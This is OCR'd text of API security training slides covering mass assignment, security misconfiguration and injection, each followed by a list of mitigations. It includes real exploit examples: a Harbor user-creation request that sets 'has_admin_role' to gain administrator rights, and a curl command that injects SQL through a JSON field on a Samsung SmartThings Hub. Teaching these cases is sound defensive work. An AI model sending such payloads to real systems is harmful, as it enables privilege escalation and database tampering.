
- Don’t rely on app to enforce admin access
- Deny all access by default
- Only allow operation to users that belong to the appropriate group or role
- Properly design and test authorization

A6: Mass Assignment



Harbor (2019)

https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/



Harbor (2019)

https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/

```
POST /api/users
{“username”:”test”,
“email”:”test123@gmail.com”,
“realname”:”no name”,
“password”:”Password1\u0021”,
“comment”:null}
```

Harbor (2019)

https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/

```
type User struct {
    UserID   int    `orm:"pk;auto;column(user_id)" json:"user_id"`
    Username string `orm:"column(username)" json:"username"`
    Email    string `orm:"column(email)" json:"email"`
    Password string `orm:"column(password)" json:"password"`
    Realname string `orm:"column(realname)" json:"realname"`
    Comment  string `orm:"column(comment)" json:"comment"`
    Deleted  bool   `orm:"column(deleted)" json:"deleted"`
    Rolename string `orm:"-" json:"role_name"`
    // if this field is named as "RoleID", beego orm can not map role_id
    // to it.
    Role int `orm:"-" json:"role_id"`
    //  RoleList     []Role `json:"role_list"`
    HasAdminRole bool      `orm:"column(sysadmin_flag)" json:"has_admin_role"`
    ResetUUID    string    `orm:"column(reset_uuid)" json:"reset_uuid"`
    Salt         string    `orm:"column(salt)" json:"-"`
    CreationTime time.Time `orm:"column(creation_time);auto_now_add" json:"creation_time"`
    UpdateTime   time.Time `orm:"column(update_time);auto_now" json:"update_time"`
    GroupIDs     []int     `orm:"-" json:"-"`
    OIDCUserMeta *OIDCUser `orm:"-" json:"oidc_user_meta,omitempty"`
}
```

Harbor (2019)

https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/

```
POST /api/users
{“username”:”test”,
“email”:”test123@gmail.com”,
“realname”:”no name”,
“password”:”Password1\u0021”,
“comment”:null,
“has_admin_role”:true}
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```
type User struct {
    UserID   int    `orm:"pk;auto;column(user_id)" json:"user_id"`
    Username string `orm:"column(username)" json:"username"`
    Email    string `orm:"column(email)" json:"email"`
    Password string `orm:"column(password)" json:"password"`
    Realname string `orm:"column(realname)" json:"realname"`
    Comment  string `orm:"column(comment)" json:"comment"`
    Deleted  bool   `orm:"column(deleted)" json:"deleted"`
    Rolename string `orm:"-" json:"role_name"`
    // if this field is named as "RoleID", beego orm can not map role_id
    // to it.
    Role int `orm:"-" json:"role_id"`
    //  RoleList     []Role `json:"role_list"`
    HasAdminRole bool      `orm:"column(sysadmin_flag)" json:"has_admin_role"`
    ResetUUID    string    `orm:"column(reset_uuid)" json:"reset_uuid"`
    Salt         string    `orm:"column(salt)" json:"-"`
    CreationTime time.Time `orm:"column(creation_time);auto_now_add" json:"creation_time"`
    UpdateTime   time.Time `orm:"column(update_time);auto_now" json:"update_time"`
    GroupIDs     []int     `orm:"-" json:"-"`
    OIDCUserMeta *OIDCUser `orm:"-" json:"oidc_user_meta,omitempty"`
}
```


- And you are an admin
- For example, can change any base images

```
POST /api/users
{“username”:”test”,”email”:”test123@gmai.com”
,”realname”:”no
name”,”password”:”Password1\u0021",”comment”:
null,
“has_admin_role” = True}
```

A6: Mitigation

- Don’t automatically bind incoming data and internal objects
- Explicitly define all the parameters and payloads you are expecting
- For object schemas, use the readOnly set to true for all properties that can be retrieved via APIs but should never be modified
- Precisely define at design time the schemas, types, patterns you will accept in requests and enforce them at runtime

A7: Security Misconfiguration



Equifax


https://apisecurity.io/issue-41-tinder-and-axway-breached-equifax-fined/

- Unpatched Apache Struts
- Lack of control of Content-Type HTTP header content
- Hackers penetrated by sending a crafted header with injection

A7: Mitigation


- Repeatable hardening and patching processes
- Automated process to locate configuration flaws
- Disable unnecessary features
- Restrict administrative access
- Define and enforce all outputs including errors

A8: Injection



Samsung SmartThings Hub (2018)

https://www.talosintelligence.com/reports/TALOS-2018-0556/



Samsung SmartThings Hub (2018)

https://www.talosintelligence.com/reports/TALOS-2018-0556/

- SmartThings Hub is able to communicate with cameras
- /credentials API can be used to set credentials for remote server authentication
- Data is saved in SQLite database
- JSON keys with ; allowed to execute arbitrary queries

```
# using curl from inside the hub, but the same request could be sent using a
SmartApp
$ sInj='","_id=0 where 1=2;insert into camera values
(123,replace(substr(quote(zeroblob((10000 + 1) / 2)), 3, 10000), \\"0\\",
\\"A\\"),1,1,1,1,1,1,1,1,1,1,1,1,1,1);--":"'
$ curl -X POST 'http://127.0.0.1:3000/credentials' -d
"{'s3':{'accessKey':'','secretKey':'','directory':'','region':'','bucket':'','sess
ionToken':'${sInj}'},'videoHostUrl':'127.0.0.1/'}"
```

Samsung SmartThings Hub (2018)

https://www.talosintelligence.com/reports/TALOS-2018-0556/

